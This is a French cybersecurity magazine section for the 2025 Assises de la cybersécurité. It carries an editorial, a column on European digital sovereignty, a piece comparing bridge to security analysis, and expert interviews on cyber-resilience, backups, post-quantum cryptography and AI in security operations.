Une cybersécurité efficace ne se mesure pas à la complexité de ses règles, mais à sa capacité à répondre aux besoins réels des entreprises. Il ne s'agit pas d'imposer des contraintes excessives, mais d'adopter une approche adaptée et agile. La cybersécurité pragmatique est celle qui trouve l'équilibre entre protection et fluidité, qui accompagne plutôt que d'entraver. Ce pragmatisme permet aux décideurs et aux opérationnels de faire face aux menaces sans freiner l'activité, en s'appuyant sur des mesures proportionnées et efficaces.

FAIRE ÉMERGER LES TALENTS

La cybersécurité repose avant tout sur les femmes et les hommes qui la portent. Face à la pénurie de talents, il est essentiel de valoriser des profils variés et motivés, au-delà des parcours académiques traditionnels. Former, transmettre et encourager la montée en compétences est la clé pour renforcer la résilience collective et assurer l'avenir de la cyber. Encourager la diversité des profils et l'apprentissage tout au long de la carrière permet d'enrichir la communauté cyber et de préparer les défis futurs. En facilitant le passage entre les générations et en favorisant le partage de connaissances, nous garantissons un secteur dynamique, adaptatif et prêt à relever les défis de demain.

Les Assises 2025 seront l'occasion d'explorer ensemble ces "FuturS" et de construire une cybersécurité pragmatique, innovante et alignée avec les besoins des entreprises. ■

À très bientôt.

Odile Duthil & Loïs Samain


Les co-présidents de la 25^e édition des Assises de la cybersécurité



LES ASSISES DE LA CYBERSÉCURITÉ FÊTENT LEURS 25 ANS !

Du 8 au 11 octobre 2025, Monaco accueille la communauté cyber pour une édition placée sous le signe de l'avenir. Réunions stratégiques, tables rondes et retours d'expérience permettront d'explorer les quatre grandes directions de la cybersécurité de demain.

Un rendez-vous incontournable pour les décideurs et experts du secteur.



REJOIGNEZ LE CESIN

CLUB DES EXPERTS DE LA SÉCURITÉ DE L'INFORMATION ET DU NUMÉRIQUE

COOPÉRATION - CONFIANCE - CONVIVIALITÉ

Un Club au service de ses membres

- # CONFÉRENCES
- # GROUPES DE TRAVAIL
- # ATELIERS
- # ENQUÊTES
- # FILS DE DISCUSSION
- # LIVRABLES
- # PARTAGE D'INFORMATION
- # SITE WEB
- # RÉSEAU SOCIAL
- # FORMATION
- # BOURSE D'EMPLOI
- # PARTENARIATS
- # ECHANGES AVEC LES POUVOIRS PUBLICS



TOUS SECTEURS D'ACTIVITÉS GRANDES ENTREPRISES, ADMINISTRATIONS ET ENTREPRISES DE TAILLE INTERMÉDIAIRE

ALAIN
BOUILLÉ

*Délégué Général et
Porte-parole du CESIN*



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

**Les entreprises doivent
développer leur autonomie
stratégique en limitant leur
dépendance aux fournisseurs
étrangers et en diversifiant
leurs sous-traitants.**

IL Y AURA UN AVANT ET UN APRÈS LE 5 NOVEMBRE 2024.

Il aura fallu attendre le deuxième mandat de Donald Trump avec toutes les imprévisibilités associées pour qu'enfin les sujets de souveraineté et surtout de dépendance numérique reviennent au sommet des préoccupations des États et entreprises européennes. De là à se féliciter de l'action de ce nouvel ambassadeur de l'indépendance numérique européenne, il n'y a qu'un pas !

Le nouveau président américain a pris dès les premières semaines de son mandat toute une série de mesures unilatérales qui bouleversent l'équilibre des échanges entre les États-Unis et l'Union européenne : augmentation des droits de douane, remise en cause des alliances ... À quand des mesures impactant directement le numérique ? Ces interrogations prennent une dimension particulièrement urgente alors que l'administration Trump a en février 2025 annoncé sa décision controversée de ne plus considérer officiellement la Russie comme une menace cybernétique majeure.

MAIS COMMENT EN SOMMES-NOUS ARRIVÉS LÀ ?

Durant la décennie écoulée combien ne voyait-on pas d'entreprises se féliciter de son « move to cloud » à 80% vers les GAFAM, symbole de modernité et de productivité avec à la clé des économies abyssales comparé au ringard « on premises ». Le tout relayé à grand renfort de complaisance par une presse admirative qui nous gratifiait de pleines pages d'une migration réussie vers Amazon ou Google ! La crise COVID a encore creusé ce déficit d'indépendance en accélérant les migrations pour rendre l'utilisateur parfaitement nomade.

Il y avait bien quelques RSSI pour s'émouvoir de cet enfermement programmé mais devant les promesses de ce nouvel eldorado, les risques soulevés ont tous été balayés d'un revers de main par des Comex impatientes d'en finir avec les boîtes aux lettres sans arrêt pleines et un collaboratif qui ne collaborait pas vraiment sans parler des promesses de productivité alléchantes.

Il y eut tout de même une attention portée sur les risques, parfois avérés, liés aux lois extraterritoriales surtout américaines. S'en est suivi les propositions de cloud souverain et autre SecNumCloud dont il faut se féliciter.

Le problème est qu'en matière de dépendance, lorsqu'on commence à « trier » ses données pour protéger les plus sensibles en les migrant vers un cloud de confiance, on ne bâtit pas son indépendance numérique pour autant. En effet lorsqu'on y regarde de plus près, les données sensibles ne représentent pour la plupart des entreprises qu'un poudrin du total des données gérées, 15% pour les plus rigoureux ou optimistes. En migrant les dites données vers des clouds made in France, on ne devient pas plus indépendant des technologies américaines pour autant et de surcroît on ne créera jamais un marché suffisant pour faire prospérer les

entreprises européennes. C'est même en général le monde de la complexité qui se dessine car pour faire ce tri, il n'y a pas cinquante solutions, c'est le plus souvent à l'utilisateur qu'incombe cet aiguillage vers des solutions de confiance en lui demandant de classer ses données. Le problème est que si ce tri est symbole d'une complexité supplémentaire (et c'est souvent le cas malheureusement) l'utilisateur est tenté de sous classer pour « ne pas être embêté ! »

ET LA CYBERSÉCURITÉ DANS TOUT CELA ?

En matière de cybersécurité, ce phénomène d'enfermement avec des solutions étrangères n'est heureusement pas arrivé à ce point. Cela grâce à une dynamique singulièrement française où une multitude de solutions proposées par des startups, des scale-ups mais aussi par de grandes entreprises peuvent concurrencer efficacement nombre de solutions étrangères. Bien sûr, le marché cyber reste dominé par de grands éditeurs américano-israéliens. Mais il faut se réjouir que le secteur demeure très morcelé et que les RSSI ne se soient pas (tous) laissés enfermer dans une démarche de « platformisation » de la cyber : cette politique du tout-en-un aboutit précisément aux travers décrits précédemment.

Lorsqu'on n'est pas pieds et poings liés à un seul fournisseur pour le cloud et la sécurité qui va avec, le RSSI reste relativement agile et peut, si besoin, changer assez facilement de solution si la performance n'est plus au rendez-vous ou si la pression financière voire géopolitique deviennent insupportables. Au début de l'invasion de l'Ukraine par la Russie, sur un conseil à peine feutré de l'ANSSI, nombre de RSSI équipés du célèbre antivirus russe ont changé en quelques semaines de fournisseur sans perturbation pour les utilisateurs.

L'Union européenne a lancé début 2025 un plan sectoriel ambitieux visant notamment à renforcer la résilience cyber du secteur critique qu'est celui de la santé.

FACE À CE NOUVEAU PAYSAGE GÉOPOLITIQUE, PEUT-ON VRAIMENT ENVISAGER UNE DÉCOLONISATION NUMÉRIQUE DE L'EUROPE ?

La politique américaine actuelle entraîne une réorientation profonde du contexte international en matière de cybersécurité et impose aux Européens une réflexion urgente sur leur autonomie stratégique numérique.

Dans ce contexte tendu et incertain, l'Union européenne a lancé début 2025 un plan sectoriel ambitieux visant notamment à renforcer la résilience cyber du secteur critique qu'est celui de la santé. Ce plan prévoit un système européen d'alerte rapide contre les cybermenaces ainsi qu'une meilleure coordination face aux incidents informatiques majeurs. Par ailleurs, face à l'ultra-domination américaine dans le cloud computing, Bruxelles envisage dès cette année 2025 une régulation renforcée visant explicitement à réduire notre dépendance aux infrastructures numériques américaines. L'entrée en vigueur du règlement européen DORA (Digital Operational Resilience Act), imposant dès cette année aux acteurs financiers européens une gestion rigoureuse et transparente du risque cybernétique, constitue également un exemple concret encourageant dans cette direction. L'entrée en qualification SecNumCloud de solutions hybrides (S3NS avec le binôme Thalès – Google Cloud, Bleu avec le trinôme Orange – Cap Gemini – Microsoft) permet également d'explorer d'autres voies que celles du tout GAFAM.

Si l'Europe commence enfin à réagir face à ces bouleversements, doit-on attendre d'être au pied du mur pour envisager sérieusement nos « plans B » numériques ? Qu'advient-il de nos économies occidentales si des blocages ou mesures de rétorsion intervenaient sur les solutions américaines massivement déployées en Europe ? Inutile d'épiloguer sur ce scénario ; s'ensuivrait assurément une grave crise économique dont les retombées seraient difficilement imaginables.

ALORS QUE FAIRE FACE À UN TEL SCÉNARIO ?

En matière de cybersécurité, il faut continuer à miser sur notre agilité et notre capacité à changer rapidement de solutions le moment venu. Bien sûr, il est essentiel que ce secteur très dynamique (près de 180 startups cyber rien qu'en France répertoriées par le radar Wavestone/BPI) continue d'être soutenu par l'État mais surtout par des commandes importantes provenant directement des entreprises européennes. Le secteur des services cyber (services SOC, Bug Bounty, tests d'intrusion et plus largement prestations intellectuelles) est très largement dominé par des acteurs français et c'est là un motif légitime de satisfaction.

Pour le digital au sens large cependant, se défaire totalement de la domination américaine est beaucoup plus compliqué voire impossible dans certains cas fortement imbriqués. Il est néanmoins impératif que les entreprises réfléchissent dès maintenant à des solutions alternatives crédibles. C'est aux entreprises européennes qu'il revient désormais de prendre leur destin en main en mettant fin à cette politique trop longtemps menée sans considérer sérieusement d'autres alternatives. Elles doivent renforcer leur résilience dans un contexte géopolitique instable où les alliances peuvent changer du jour au lendemain. Les premiers mois de l'administration américaine nous en ont malheureusement apporté la preuve concrète.

Les entreprises doivent développer leur autonomie stratégique en limitant leur dépendance aux fournisseurs étrangers et en diversifiant leurs sous-traitants. ■

les données sensibles ne
représentent pour la plupart
des entreprises qu'un poudrillon
du total des données gérées,
15% pour les plus rigoureux
ou optimistes.



JEAN-PIERRE
DESMOULINS

*Vice-Président
Fédération Française de Bridge
www.ffbridge.fr*

LE BRIDGE & LA CYBERSÉCURITÉ

Le bridge est un sport de l'esprit où deux paires de deux joueurs s'opposent avec un jeu de 52 cartes. Il est coopératif et adversarial (les rouges contre les bleus !), mais aussi à information incomplète, contrairement par exemple aux échecs auquel il est souvent comparé

C'EST UN JEU DE PLIS, DONT LES RÈGLES TRÈS SIMPLES S'APPARENTENT EN PARTIE À CELLES DE LA BATAILLE (VOIR ENCADRÉ) : PAR LEURS FAIBLES CONTRAINTES, ELLES GÉNÈRENT UNE GRANDE LIBERTÉ STRATÉGIQUE. ON COMPTE ENVIRON 80 000 LICENCIÉS EN FRANCE, CHAMPIONNE DU MONDE CHEZ LES JEUNES, SOIT À PEU PRÈS AUTANT QUE LA FÉDÉRATION FRANÇAISE DES ECHECS.

Cybersécurité et bridge partagent beaucoup de similitudes : analyse fine d'informations fragmentées, prise de décision rapide en situation incertaine et anticipation constante des actions adverses. Voyons comment ces qualités développées au bridge trouvent écho dans le domaine de la cybersécurité.

analyse fine d'informations fragmentées, prise de décision rapide en situation incertaine et anticipation constante des actions adverses

GESTION DE L'INFORMATION INCOMPLÈTE : UNE COMPÉTENCE CLÉ

Comme le souligne Nassim TALEB dans *Le cygne noir*, notre monde est souvent fait d'informations incomplètes et fragmentées. Au bridge, chaque joueur connaît uniquement ses propres cartes et doit interpréter les indices révélés progressivement par ses adversaires et son partenaire.

En cybersécurité, l'analyste SOC opère de manière similaire : il traite des informations partielles issues de logs et d'alertes pour reconstituer une menace. Selon le MITRE ATT&CK Framework, identifier précisément les schémas comportementaux adverses est crucial. Au bridge aussi, reconnaître rapidement une manœuvre adverse permet de réagir efficacement, tout comme dans la cybersécurité.

ANTICIPATION ET ADAPTATION

L'anticipation est l'essence-même du bridge : chaque action prépare les suivantes en considérant les possibles réactions adverses et du partenaire. En matière de cybersécurité, l'analyste doit prévoir les mouvements d'un attaquant grâce à des signaux faibles et Bruce SCHNEIER insiste d'ailleurs souvent sur l'importance d'anticiper plutôt que réagir simplement aux attaques. À l'instar d'un bon joueur de bridge, un analyste en cybersécurité doit donc adapter sa stratégie en temps réel et ajuster ses défenses en permanence !

COOPÉRATION ET COMMUNICATION

Les différentes équipes (SOC, CERT, IT, DevOps) doivent collaborer étroitement, échanger des informations claires et réagir de manière coordonnée : le rapport Verizon Data Breach Investigations Report 2024 révèle que 82 % des incidents majeurs résultent d'une mauvaise communication interne. Les partenaires de bridge doivent eux aussi échanger des informations... et à bon escient, puisqu'il y a toujours « two men in the middle » à la table : les adversaires qui écoutent aux portes !

FORMATION CONTINUE ET APPRENTISSAGE PERMANENT

Un bridgeur confirmé n'a jamais fini d'étudier : nouvelles armes, stratégies adverses, analyse de données complexes ou affinage de la communication entre partenaires. De même, la cybersécurité nécessite une veille technologique constante. Selon le SANS Institute (2024), les équipes les plus performantes en cybersécurité suivent régulièrement des formations spécialisées.

Le bridge, grâce à sa dimension pédagogique, constitue une excellente préparation pour développer cette rigueur de formation permanente chez les analystes cyber.

BRIDGE ET CYBERSÉCURITÉ : UNE ALLIANCE NATURELLE

Les qualités développées par les bridgeurs sont directement transposables en cybersécurité : rigueur, anticipation, gestion des incertitudes, coopération et apprentissage continu. Pour une entreprise, initier ses équipes au bridge serait un remarquable entraînement intellectuel pour accroître leur efficacité face aux cybermenaces ! ■

JOUEZ VOTRE PREMIÈRE PARTIE

L'ordre des cartes au bridge est classique (As, Roi, Dame, Valet, 10... 2) et le jeu se déroule dans le sens des aiguilles d'une montre. La seule règle est de jouer si possible de la couleur demandée (jamais obligé de couper, surcouper, monter etc).

Vous contrôlez vos cartes, situées en bas de l'écran, et celles de votre partenaire, en face de vous.

Vous jouez contre l'équipe adverse, constituée des joueurs situés à votre gauche et à votre droite.

La plus forte carte remporte le pli, et rejoue la carte de son choix pour le pli suivant.

Le but du jeu simplifié : gagner le plus de plis possible.



A vous de jouer !

<https://bridge-training.com/player?dds=kYF3yWhT>



ÉLODIE LE SAOUT

*Fondatrice, CEO, Moira
Cybersecurity
Cofondatrice & CTO,
Smartnova*

CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES : UN DÉFI DE GOUVERNANCE INTÉGRÉ

LA CONVERGENCE ENTRE CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES REDÉFINIT LES CONTOURS DE LA GOUVERNANCE DES RISQUES. CETTE APPROCHE HOLISTIQUE TRANSFORME LA PERCEPTION TRADITIONNELLE DE LA CONFORMITÉ POUR L'ANCER DANS UNE LOGIQUE DE CONTINUITÉ OPÉRATIONNELLE ET DE PRÉSERVATION DE LA VALEUR INFORMATIONNELLE.

L'évolution du paysage réglementaire européen, marquée par l'entrée en vigueur de NIS2 et les évolutions annoncées du RGPD, impose aux organisations une refonte profonde de leur approche de la protection des données. Cette transformation ne peut plus être pensée isolément mais doit s'inscrire dans une stratégie globale de cyber-résilience où la donnée devient à la fois l'actif à protéger et le vecteur de la continuité opérationnelle.

L'INTÉGRATION STRATÉGIQUE DES EXIGENCES

La multiplication des cadres réglementaires applicables à la protection des données génère une complexité croissante pour les responsables de la gouvernance des risques. RGPD, NIS2, réglementations sectorielles : chaque texte impose des obligations spécifiques qui, sans coordination, peuvent générer des redondances coûteuses ou des lacunes dangereuses dans les dispositifs de protection.

L'expérience acquise auprès d'organisations européennes démontre l'efficacité d'une approche intégrée où la protection des données s'inscrit naturellement dans la stratégie de cyber-résilience. Cette intégration s'opère notamment par l'identification précise des données critiques pour la

continuité opérationnelle et la définition de niveaux de protection différenciés en fonction de leur impact potentiel sur l'activité.

Cette démarche permet de dépasser l'approche traditionnelle de la conformité, souvent perçue comme une contrainte administrative, pour en faire un véritable levier de performance opérationnelle. Les organisations ayant adopté cette vision intégrée témoignent d'une amélioration significative de leur capacité à maintenir leurs activités critiques en cas d'incident, tout en démontrant une conformité robuste face aux exigences réglementaires.

LA GOUVERNANCE DES DONNÉES COMME FONDEMENT DE LA RÉSILIENCE

Au cœur de cette transformation se trouve la nécessité de développer une véritable gouvernance des données qui transcende les approches purement conformistes pour embrasser une logique de création et de préservation de la valeur. Cette gouvernance s'articule autour de trois dimensions complémentaires qui définissent collectivement la capacité de résilience de l'organisation.

La première dimension concerne l'identification et la classification des actifs informationnels selon leur criticité opérationnelle et leur sensibilité réglementaire. Cette cartographie fine permet d'allouer efficacement les ressources de protection et d'adapter les mesures de sécurité en fonction du niveau de risque associé à chaque catégorie de données.

La seconde dimension porte sur l'établissement de mécanismes de surveillance continue permettant de détecter précocement les anomalies susceptibles d'affecter l'intégrité, la disponibilité ou la confidentialité des données critiques. Cette surveillance ne se limite pas aux aspects techniques mais intègre également les dimensions organisationnelles et procédurales de la protection des données.

La troisième dimension concerne la définition de processus de récupération et de continuité spécifiquement adaptés aux enjeux de protection des données. Ces processus doivent permettre de maintenir la conformité réglementaire même en situation dégradée, tout en préservant la capacité opérationnelle de l'organisation face aux incidents majeurs.

L'ÉMERGENCE DE LA CRYPTOGRAPHIE POST-QUANTIQUE

L'avènement prochain de l'informatique quantique opérationnelle impose une anticipation des évolutions cryptographiques nécessaires à la préservation de la confidentialité des données sur le long terme. Cette transition vers des algorithmes résistants aux attaques quantiques représente un défi majeur pour les organisations ayant développé des infrastructures complexes de protection des données.

La préparation à cette évolution technologique majeure nécessite une approche structurée intégrant les dimensions technique, organisationnelle et réglementaire de la transition cryptographique. Les organisations les plus avancées ont d'ores et déjà initié des projets d'inventaire exhaustif de leurs usages cryptographiques et d'évaluation de l'impact de la migration vers des solutions post-quantiques. Cette démarche d'anticipation s'avère d'autant plus critique que les données chiffrées aujourd'hui avec des algorithmes vulnérables aux attaques quantiques pourraient être compromises rétroactivement une fois ces technologies opérationnelles. Cette dimension temporelle transforme la cryptographie post-quantique d'un enjeu technique futur en une priorité stratégique immédiate pour la protection des données sensibles.

L'INTELLIGENCE ARTIFICIELLE AU SERVICE DE LA RÉSILIENCE

L'intégration de l'intelligence artificielle dans les dispositifs de protection des données ouvre de nouvelles perspectives pour l'amélioration de la cyber-résilience. Ces technologies permettent notamment d'automatiser la détection d'anomalies complexes et d'optimiser les processus de réponse aux incidents en fonction des spécificités de chaque situation. L'expérience montre cependant que l'efficacité de ces solutions

dépend directement de la qualité de la gouvernance des données sur laquelle elles s'appuient. Une classification imprécise des actifs informationnels ou une documentation insuffisante des flux de données peuvent compromettre significativement les performances des algorithmes d'analyse comportementale. Cette dépendance souligne l'importance cruciale de développer une approche holistique où l'amélioration de la gouvernance des données et l'intégration de technologies avancées de protection se renforcent mutuellement. Les organisations ayant adopté cette démarche intégrée démontrent une capacité supérieure à anticiper et gérer les incidents affectant leurs actifs informationnels critiques.

VERS UNE RÉSILIENCE DÉMONSTRABLE

L'évolution du cadre réglementaire vers des exigences accrues de démonstration de la résilience impose aux organisations de développer des capacités d'évaluation et de reporting adaptées à cette nouvelle donne. Cette exigence de "résilience démontrable" transforme profondément l'approche de la gouvernance des risques liés à la protection des données.

La mise en place d'indicateurs de résilience spécifiques aux enjeux de protection des données permet de dépasser les approches traditionnelles focalisées sur la conformité formelle pour évaluer objectivement la capacité de l'organisation à maintenir ses obligations de protection en situation de crise. Ces métriques intègrent des dimensions techniques, organisationnelles et temporelles qui reflètent fidèlement la complexité des défis contemporains. L'enjeu dépasse la simple mesure pour englober la capacité à communiquer efficacement sur cette résilience auprès des parties prenantes internes et externes. Cette dimension communicationnelle devient particulièrement critique dans un contexte où la confiance des clients et partenaires dépend directement de la perception de la robustesse des dispositifs de protection mis en place.

CONCLUSION : UNE TRANSFORMATION NÉCESSAIRE

La convergence entre cyber-résilience et protection des données impose une transformation profonde des approches traditionnelles de la gouvernance des risques informationnels. Cette évolution ne se limite pas à une simple adaptation des processus existants mais requiert une refonte conceptuelle de la relation entre conformité, performance opérationnelle et création de valeur. Dans ce nouveau paradigme, la protection des données n'est plus perçue comme une contrainte externe mais comme un élément constitutif de l'avantage concurrentiel de l'organisation. Cette transformation de perspective ouvre de nouvelles opportunités pour les professionnels de la gouvernance des risques, appelés à jouer un rôle croissant dans la définition et la mise en œuvre des stratégies de résilience organisationnelle. ■

ÉTIENNE
DE SÉRÉVILLE

*Expert Cyber Sécurité
/ Défense, Officier Central
de Sécurité, Cybersecurity
Services, Institutional
Relations, IBM France +
Enseignant à l'Institut
Polytechnique de Paris*



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

La montée en puissance de
l'informatique quantique
représente à la fois une
menace et une opportunité.

ENJEUX : UN IMPÉRATIF STRATÉGIQUE FACE À L'ÉVOLUTION DES MENACES

La transformation numérique accélérée des organisations s'accompagne d'une explosion des données et d'une dépendance accrue aux systèmes d'information. Dans ce contexte, la cyber résilience – soit la capacité à maintenir les services essentiels d'un système face à une cyberattaque – devient un objectif stratégique pour assurer a minima le service opérationnel avec des données intègres.

Face aux menaces internes, aux attaques par supply chain et aux ransomwares, les enjeux se situent à plusieurs niveaux : continuité voir reprise d'activité, confiance des parties prenantes, protection des actifs informationnels et conformité réglementaire. La protection des données devient indissociable d'une approche résiliente, orchestrée autour d'une gouvernance efficace et de technologies éprouvées.

La protection des données devient indissociable d'une approche résiliente, orchestrée autour d'une gouvernance efficace et de technologies éprouvées.

PRÉCONISATIONS : TECHNOLOGIES ET GOUVERNANCE

Pour répondre à ces défis, les organisations doivent adopter une approche de défense en profondeur, associant technologies et processus.

Deux leviers techniques se révèlent particulièrement efficaces dans une stratégie de cyber résilience axée sur la protection des données : l'immutable backup et l'air gap.

L'immutable backup consiste à créer des copies de données qui ne peuvent être ni modifiées ni supprimées pendant une période définie. En cas de compromission du système primaire, ces sauvegardes constituent un point de restauration fiable et non altéré. Cette approche s'appuie sur des technologies de stockage en mode WORM (« Write Once, Read Many ») et est souvent associée à des solutions de détection d'anomalies pour alerter en cas de tentative de suppression prématurée.

L'air gap, quant à lui, repose sur la séparation physique ou logique des sauvegardes du réseau principal. Il empêche ainsi un attaquant ayant compromis le système d'information d'atteindre les copies de secours. Cette isolation peut être assurée par des bandes magnétiques, des appliances déconnectées ou des solutions cloud configurées de manière cloisonnée, parfois via des accès différés ou des contrôles manuels d'activation.

À ces technologies s'ajoutent d'autres préconisations clés : segmentation du réseau, automatisation des tests de restauration, chiffrement systématique, supervision continue des accès, gestion rigoureuse des privilèges et séparation des responsabilités. Ainsi, une politique de résilience efficace suppose également une gouvernance intégrée (métiers, RSSI, DSI, PCA/PRA, PCI/PRI), des processus efficaces et des exercices réguliers de simulation d'incident et de crise.

PERSPECTIVES : VERS UNE RÉSILIENCE AUGMENTÉE GRÂCE AUX TECHNOLOGIES ÉMERGENTES, COMME LE QUANTIQUE

La montée en puissance de l'informatique quantique représente à la fois une menace et une opportunité. À moyen terme, les technologies quantiques pourraient casser la cryptographie classique, mettant en péril la confidentialité des clés de protection. D'où l'importance d'anticiper une transition vers des mécanismes de cryptographie résistante aux ordinateurs quantiques. Par ailleurs, le quantique ouvre des perspectives en matière de génération aléatoire de clés et de détection de compromission lors des échanges de clés. Si ces technologies restent pour l'heure à éprouver et à industrialiser, elles préfigurent une nouvelle ère de la cybersécurité.

D'autre part, l'intégration croissante de l'intelligence artificielle dans les stratégies de cyber résilience va permettre une meilleure détection des comportements anormaux affectant les données, une réponse rapide pour limiter les impacts et ainsi faire face aux attaques avancées et aux crises complexes.

Ainsi, la résilience passe par l'ancrage d'une culture de sécurité et de gestion des risques de cybersécurité : capacité à apprendre des incidents, à ajuster les plans de résilience et de protection des données, en s'adaptant à un paysage de menaces en constante évolution. ■

RICHARD
S

*Expérimenté dans la
Sécurité de l'Informatique
et Réserviste
Opérationnel à la
Gendarmerie Nationale.*



LA CYBER- RÉSILIENCE ET LA PROTECTION DES DONNÉES

La cybersécurité de demain
ne sera pas qu'une affaire
d'outils, mais d'intelligence
collective.

■ ■ **GS MAG** : Selon vous, quels sont les enjeux au sujet de la Cyber-Résilience et de la Protection des Données ?

■ ■ **RS** : Avec plus de 20 ans d'expérience dans la sécurité de l'information et en protection des données, dans le public comme le privé, en France et à l'étranger, je constate que les défis n'ont jamais été aussi critiques. La numérisation rapide expose les organisations à des menaces complexes : ransomwares, phishing, APT,

Les impacts sont lourds : pertes financières, atteinte à la réputation, interruptions, vols d'informations et de données stratégiques voire risques pour la sécurité nationale.

À cela s'ajoute l'impératif réglementaire et des lois. Garantir la confidentialité des données est devenu stratégique.

L'enjeu est double : anticiper les attaques et assurer une conformité stricte, sous peine de sanctions sévères. L'écosystème numérique (IoT, OT, cloud, partenaires, nomadisme) multiplie les surfaces d'attaque, rendant la tâche des RSSI/CISO toujours plus ardue.

Je constate que les défis n'ont jamais été aussi critiques.

■ ■ **GS MAG** : *Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **RS** : En juin, lors du conflit Israël-Iran, un membre de la direction m'a demandé une analogie entre cybersécurité et défense militaire. J'ai présenté les trois boucliers israéliens (Dôme de Fer, Fronde de David, Arrow 3) comme illustration des niveaux de protection cyber. J'ai complété par une analogie avec la Gendarmerie, en tant que réserviste opérationnel : patrouilles (surveillance), PSIG (intervention), GIGN (gestion de crise), et unités spécialisées (cyber, cynophiles...).

Ces exemples ont permis d'illustrer les piliers de ma stratégie :

1. Approche par les risques : j'ai toujours privilégié une analyse fine des risques métiers et techniques. Tout ne peut pas être sécurisé, il faut donc concentrer les moyens sur les actifs critiques.

2. Posture de sécurité renforcée :

- **Zero Trust** : chaque accès est vérifié continuellement.
- **Sensibilisation** : formations, simulations, culture cyber.
- **Gouvernance et gestion de l'identité numérique** : MFA, PAM/PIM, ITDR, revue régulière des droits.
- **Gestion des vulnérabilités** : scans automatisés, patch management rigoureux.
- **Sécurité Cloud** : Security by Design, CSPM, CWPP. Les données les plus sensibles (5 à 10 %) restent hors cloud public ou avec un niveau protection et de sécurité très élevées.

3. Détection et réponse :

- **SOC performant** : interne ou externalisé, avec SOAR IA pour automatiser.
- **CTI** : flux des agences nationales et autres sources fiables.
- **IRP/DRP** : testés 2 fois/an, avec retour d'expérience.

■ ■ **GS MAG** : *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_ Chiffrement Post-Quantique...)?*

■ ■ **RS** :

L'avenir apportera des mutations profondes :

- **IA agentique** : les SOC s'appuieront sur des IA capables de corréler, anticiper et réagir automatiquement. L'humain restera cependant indispensable.
- **Cryptographie post-quantique** : l'ordinateur quantique remettra en cause nos modèles cryptographiques. Même si des recherches et des cas d'utilisation donnent des résultats satisfaisants, il faut voir son intégration dans les outils du quotidien, ce qui ne sera pas chose facile.
- **Privacy Enhancing Computation (PEC)** : Le chiffrement homomorphe, le calcul multipartite (MPC), les preuves à divulgation nulle de connaissance (ZKP) permettront de traiter des données tout en les gardant chiffrées, ouvrant la voie à une collaboration inter-organisation sécurisée.
- **Systèmes auto-réparateurs** : À moyen-long terme, des systèmes capables de se reconfigurer dynamiquement ou de déclencher des contre-mesures de manière autonome représenteront la prochaine étape de la cyber-résilience.
- **Convergence OT/IT/IoT/Cloud** : elle impose une vision unifiée de la cybersécurité, et une montée en compétences transverses.

La cybersécurité de demain ne sera pas qu'une affaire d'outils, mais d'intelligence collective.

L'humain, la gouvernance, le risque et l'analyse resteront au cœur d'une cyber-résilience durable. ■



**PIERRE
PORTAL**

*Senior Manager,
Spécialiste
Cyber-Résilience,
Wavestone*



**SÉBASTIEN
CORRADINI**

*Manager, Spécialiste Data
Protection, Wavestone*



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

**Nous voyons aussi le début
du développement de solutions
de résilience plus légères,
qui permettent de reconstruire
des processus métier.**

■ ■ **GS MAG** : Selon vous, quels sont les enjeux au sujet de la cyber-résilience et de la protection des données ?

■ ■ **PP/SC** : Selon le rapport 2024 du CERT-Wavestone, le moyen d'extorsion le plus utilisé est toujours le ransomware, et les attaques visent plus finement les données métiers sensibles et les sauvegardes.

Dans ce contexte, et afin de pouvoir reconstruire le système d'information, il est primordial d'adresser le volet de la protection des données, et notamment la capacité à reconstruire à partir de données saines et non altérées. Car si les sauvegardes des données métiers sont perdues, la question n'est plus de savoir en combien de temps le SI pourrait redémarrer, mais s'il sera même possible de le faire.

Ces innovations devraient permettre de réduire les faux positifs et le bruit associé dans les systèmes de type DLP.

GS MAG : *Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une cyber-résilience et une protection des données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **PP/SC :** Au croisement des deux sujets, l'important est de s'assurer que les données critiques de l'entreprise sont identifiées et immuables – un attaquant ne doit pas pouvoir les altérer. Cela prend notamment la forme de protection accrue des sauvegardes, application de l'immuabilité systématique, copie hors ligne, et contrôle des modifications bas bruit anormales sur les données métiers.

Plus globalement, il faut s'assurer que les activités critiques pour l'entreprise sont connues, que les assets IT (applications, middleware, etc.) les supportant sont identifiés finement, pour savoir quelles données protéger plus fortement.

Aussi, définir des procédures de reconstruction cyber de bout en bout des infrastructures et applications critiques, et les tester en condition réelle, est un point essentiel pour s'assurer de sa capacité à redémarrer le SI.

■ ■ **GS MAG :** *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et protection des données (SOC augmenté / IA agentique / Quantique / Cryptographie_Chiffrement post-quantique...)?*

■ ■ **PP/SC :** Pour la survie de l'entreprise, nous accompagnons le développement de SI de survie métier isolés, qui permettent aux équipes métier critiques de continuer à travailler en mode dégradé en cas de crise cyber destructrice de large ampleur, en toute autonomie.

Pour la rapidité de reconstruction, la généralisation de l'infrastructure as code est une avancée certaine qui permet une reconstruction bien plus rapide quand les prérequis sont bien présents (immuabilité du code repository, reconstruction de la CI/CD en mode dégradé, etc.).

Nous voyons aussi le début du développement de solutions de résilience plus légères, qui permettent de reconstruire des processus métier sans pour autant avoir à dupliquer intégralement les applications et les bases de données. C'est une voie particulièrement utile et pratique pour des structures qui n'ont pas les moyens ou les obligations réglementaires d'avoir une résilience à toute épreuve.

Elle peut également aider à dupliquer plus rapidement les processus. C'est d'ailleurs ce qu'expérimente une start-up française, nommée Astran, qui vient de gagner le prix de l'innovation des Assises de la cybersécurité en 2025.

